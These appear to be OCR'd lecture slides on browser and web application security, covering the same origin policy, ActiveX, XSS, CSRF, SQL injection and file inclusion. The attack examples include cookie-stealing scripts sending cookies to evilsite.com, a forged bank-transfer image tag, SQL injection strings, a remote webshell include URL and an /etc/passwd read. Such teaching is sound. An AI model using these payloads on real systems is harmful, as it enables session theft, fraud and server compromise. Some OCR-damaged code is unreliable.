
Browser Functionalities

- Security policies for the browser
  - ***Same origin policy***
    - Prevents content retrieved from different origins to interact with each other
    - Content (e.g., javascript) from one website is allowed to manipulate content retrieved from the same site, but cannot manipulate content from other sites
    - ***Origin*** = hostname, application-layer protocol, server port
  - Used to prevent malicious websites to tamper with content loaded from other sites (e.g., banking) visited by the same user

http://code.google.com/p/browsersec/wiki/Main

Mashups

- Web app that embeds content from multiple domains



HTML

- Hypertext markup language (HTML)
  - Describes the content and formatting of Web pages
  - Rendered within browser window
- HTML features
  - Static document description language
  - Supports linking to other pages and embedding images by reference
  - User input sent to server via forms
- HTML extensions
  - Additional media content (e.g., PDF, video) supported through plugins
  - Embedding programs in supported languages (e.g., JavaScript, Java) provides dynamic content that interacts with the user, modifies the browser user interface, and can access the client computer environment

IE Image Crash

- Browser implementation bugs can lead to denial of service attacks
- The classic image crash in Internet Explorer is a perfect example
  - By creating a simple image of extremely large proportions, one can crash Internet Explorer and sometimes freeze a Windows machine

```
<HTML>
 <BODY>
   <IMG SRC="./imagecrash.jpg" width="9999999" height="9999999">    </
BODY>
</HTML>
```

- Variations of the image crash attack still possible on the latest IE version

Mobile Code

- What is mobile code?
  - Executable program
  - Sent via a computer network
  - Executed at the destination
- Examples
  - JavaScript
  - ActiveX
  - Java Plugins (Applets)
  - Integrated Java Virtual Machines

ActiveX vs. Java

ActiveX Control

- Windows-only technology runs in Internet Explorer
- Binary code executed on behalf of browser
- Can access user files
- Support for signed code
- An installed control can be run by any site (up to IE7)
- IE configuration options
  - Allow, deny, prompt
  - Administrator approval

Java Applet


- Platform-independent via browser plugin
- Java code running within browser
- *Sandboxed* execution
- Support for signed code
- Applet runs only on site where it is embedded
- Applets deemed trusted by user can escape sandbox

Embedding an ActiveX Control

```
<HTML> <HEAD>
<TITLE> Draw a Square </TITLE>
</HEAD>
<BODY> Here is an example ActiveX reference:
<OBJECT
     ID="Sample“
     CODEBASE="http://www.badsite.com/controls/stop.ocx"
     HEIGHT="101“
     WIDTH="101“
     CLASSID="clsid:0342D101-2EE9-1BAF-34565634EB71" >
 <PARAM NAME="Version" VALUE=45445">
 <PARAM NAME="ExtentX" VALUE="3001">
 <PARAM NAME="ExtentY" VALUE="2445">
</OBJECT>
</BODY> </HTML>
```

Authenticode in ActiveX

- This signed ActiveX control ask the user for permission to run
  - If approved, the control **will run with the same privileges as the user**
- The "Always trust content from …" checkbox automatically accepts controls by the same publisher
  - Probably a bad idea



Malicious Mobile Code, by R. Grimes, O'Reilly Books

Trusted/Untrusted ActiveX controls


- Trusted publishers
  - List stored in the Windows registry
  - Malicious ActiveX controls can modify the registry table to make their publisher trusted
  - All future controls by that publisher run without prompting user
- Unsigned controls
  - The prompt states that the control is unsigned and gives an accept/ reject option
  - Even if you reject the control, it has already been downloaded to a temporary folder where it remains
  - It is not executed if rejected, but not removed either

Classic ActiveX Exploits

- *Exploder* and *Runner* controls designed by Fred McLain
  - Exploder was an ActiveX control for which he purchased a VeriSign digital signature
  - The control would power down the machine
  - Runner was a control that simply opened up a DOS prompt While harmless, the control easily could have executed `format C:` or some other malicious command
  - http://www.halcyon.com/mclain/ActiveX/Exploder/FAQ.htm
- *Quicken* exploit by a German hacking club
  - Intuit's Quicken is a personal financial management tool
  - Can be configured to auto-login to bank and credit card sites
  - The control would search the computer for Quicken and execute a transaction that transfers user funds to their account

HTTP Session Hijacking

- Requires the attacker to eavesdrop communication between client and web server
- Attacker can see (and steal) session IDs (e.g., cookies, hidden field values, etc.)



Defenses against session hijacking

- If attacker can sniff traffic
  - use HTTPS
  - use *secure* cookies
- If attacker cannot sniff traffic
  - use non-guessable session-IDs (good PRNG)
- Other countermeasures
  - cookies may be stolen directly from the client (other malicious users on the same client, malicious ActiveX, malware, etc.)
  - make authentication cookies expire periodically, frequently

JavaScript

- Scripting language interpreted by the browser
- Code enclosed within `<script> … </script>` tags
- Defining functions:

```
<script type="text/javascript">
  function hello() { alert("Hello world!"); }
</script>
```

- Event handlers embedded in HTML

```
<img src="picture.gif" onMouseOver="javascript:hello()">
```

- Built-in functions can change content of window

```
window.open("http://www.uga.edu")
```


- **Click-jacking Attack**
  - tricks a user into performing undesired actions by clicking on a concealed link

```
<a onMouseUp="window.open('http://www.evilsite.com')"
href="http://www.trustedsite.com/">Trust me!</a>
```

  - exploit also known as **UI redressing**
  - What can the attacker achieve?
    - click fraud
    - tricking users into making their social networking profile public
    - making users follow someone on Twitter

Cross Site Scripting (XSS)

- Attacker injects scripting code into pages generated by a web application
  - Script could be malicious code
  - JavaScript (AJAX!), VBScript, ActiveX, HTML, or Flash
- Threats:
  - Phishing, hijacking, changing of user settings, cookie theft/ poisoning, false advertising , execution of code on the client, ...



XSS Example (Stored XSS)

- Website allows posting of comments in a guestbook
- Server incorporates comments into page returned

```
<html>
<body>
<title>My Guestbook!</title>
Thanks for signing my guestbook!<br/>
Here's what everyone else had to
   say:<br/>
Joe: Hi! <br/>
John: Hello, how are you? <br/>
Jane: How does this guestbook work?
   <br/>
</body>
```

- Attacker can post comment that includes malicious JavaScript

```
Evilguy:
<script>
alert("XSS Injection!");
</script> <br/>
```

guestbook.html

```
<html>
<title>Sign My Guestbook!</title>
<body>
Sign my guestbook!
<form action="sign.php"
   method="POST">
<input type="text" name="name">
<input type="text" name="message"
   size="40">
<input type="submit" value="Submit">
</form>
</body>
</html>
```

Cookie Stealing XSS Attacks

- Attack 1

```
<script>
document.location = "http://www.evilsite.com/steal.php?
  cookie="+document.cookie;
</script>
```

- Attack 2

```
<script>
img = new Image();
img.src = "http://www.evilsite.com/steal.php?cookie=" +
  document.cookie;
</script>
```

Reflected XSS Attack

- Eve finds that Bob's site is vulnerable

```
<% String eid = request.getParameter("eid"); %>
Employee ID: <%= eid %>
```

- Eve crafts an *URL* to use this vulnerability and sends to Alice an email pretending to be from Bob with the tampered *URL*

```
http://vulnsite.com/page.jsp?eid=<script>…</script>
```

- Alice uses the tampered *URL* at the same time while she is logged on Bob's site
- The malicious script is executed in Alice browser
- the script steals Alice's confidential information and sends it to Eve

Client-side XSS defenses

- Proxy-based:
  - Analyze HTTP traffic between browser and web server
  - Look for special HTML characters
  - Encode them before executing the page on the user's web browser
  - Only execute omobile code from trusted (white-listed) sites (e.g., NoScript Firefox plugin)
- Application-level firewall:
  - Analyze HTML pages for hyperlinks that might lead to leakage of sensitive information
  - Stop bad requests using a set of connection rules
- Auditing system:
  - Monitor execution of JavaScript code and compare the operations against high-level policies to detect malicious behavior

Cross-Site Request Forgery (CSRF)

- Attacker's Goals
  - Force user to executed unwanted actions on a web app (e.g., banking transaction to attacker's account)
  - Exploits the fact that the user is currently authenticated and can access web app
- Attack Overview
  - Attacker lures the victim into visiting a page that contains a malicious request
  - Malicious in what way?
    - It inherits the identity and privileges of the victim to perform an unwanted action on the victim's behalf
  - Possible effects
    - Change victim's password, address, purchase unwanted products, etc.

- source: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

CSRF Scenario

- Alice wishes to transfer $100 to Bob using bank.com
  - Alice's request will look similar to

```
POST https://bank.com/transfer.do HTTP/1.1
...
…
Content-Length: 19;

acct=BOB&amount=100
```

- Eve notices that the same request can be written as

```
GET https://bank.com/transfer.do?acct=BOB&amount=100 HTTP/1.1
```

- Eve wants to exploit web app using Alice as victim
  - Send email encouraging Alice to visit a webpage containing a malicious link to an image

```
<img src="https://bank.com/transfer.do?acct=EVE&amount=100000" width="1" height="1" border="0”>
```

- source: https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

Defense mechanisms that do not work

- *Secure* cookies
  - All cookies, including secure cookies, will be submitted with every request
    - Secure cookies submitted only in case of HTTPS requests
    - HttpOnly cookies don't allow access from JavaScript
- Mitigations at the web app side
  - Add a per-request *nonce* to each URL involved in data/action submission
  - Check the *Referer*
    - May be circumvented using XSS
- Mitigations at the client side
  - Log-off from sensitive websites before opening another one
  - Clear the cookies at the end of each session

SQL Injection Attack


- Many web applications take user input from a form
- Often this user input is used literally in the construction of a SQL query submitted to a database. For example:

```
SELECT user FROM table
   WHERE name = 'user_input';
```

- An SQL injection attack involves placing SQL statements in the user input

SQL: Standard Query Language

- SQL lets you access and manage (Query) databases
- A database is a large collection of data organized in tables for rapid search and retrieval, with fields and columns



SQL Syntax

```
SELECT  column_name(s) or *
FROM table_name
WHERE column_name operator value
```

- SELECT statement is used to select data FROM one or more tables in a database
- Result-set is stored in a result table
- WHERE clause is used to filter records

SQL Syntax

```
SELECT  column_name(s) or *
FROM table_name
WHERE column_name operator value
ORDER BY column_name ASC|DESC
LIMIT starting row and number of lines
```

- ORDER BY is used to order data following one or more fields (columns)
- LIMIT allows to retrieve just a certain numbers of records (rows)

Login Authentication Query

- Standard query to authenticate users:

```
select * from users where user='$usern' AND pwd='$password'
```

- Classic SQL injection attacks
  - Server side code sets variables $username and $passwd from user input to web form
  - Variables passed to SQL query

```
select * from users where user='$username' AND pwd='$passwd'
```

- Special strings can be entered by attacker

```
select * from users where user='M' OR '1’=‘1' AND pwd='M' OR
   '1’=‘1'
```

- Result: access obtained without password

Some improvements …

- Query changes:
  - `select user,pwd from users where user='$usern'`
- **`$usern`**`="M' OR '1'='1";`
  - Result: the entire table
- We can check:
  - only one tuple result
  - formal correctness of the result

- But what if the attacker does this?
  - **`$usern`**`="M' ; drop table user;"`

Solution

- We can use an Escape method, where all "malicious" characters will be changed:
- Escape("t ' c") gives as a result "t \' c"

```
select user,pwd from users where user='$usern'
$usern=escape("M' ;drop table user;")
```

- The result is the safe query:

```
select user,pwd from users
   where user='M\' drop table user;\''
```

Server-Side Scripting Vulnerabilities

- Remote File Inclusion
  - Goal: make the web app include/run attacker's code
  - Example:

Server Side:

```
<?php
   $color = 'blue';
   if (isset( $_GET['COLOR'] ) )
      $color = $_GET['COLOR'];
   include( $color . '.php' );
?>
```

Client Side:

```
<form method="get">
   <select name="COLOR">
      <option value="red">red</option>
      <option value="blue">blue</option>
   </select>
   <input type="submit">
</form>
```

Attack:

```
http://victim.com/vulnerable.php?COLOR=http://evil.example.com/webshell
```

source: http://en.wikipedia.org/wiki/Remote_file_inclusion

Server-Side Scripting Vulnerabilities

- Local File Inclusion
  - Goal: download a file that is local to the server

Server Side:

```
<?php
   $color = 'blue';
   if (isset( $_GET['COLOR'] ) )
      $color = $_GET['COLOR'];
   include( $color . '.php' );
?>
```

Attack:

```
http://victim.com/vulnerable.php?COLOR=/etc/passwd%00
```

- Defenses
  - **Validation, validation, validation**!!!
    - Input sanitization, canonicalization, whitelisting
  - **Always apply least privilege principle**!!!
    - Deny permission to read /etc/passwd (or other files) to the web app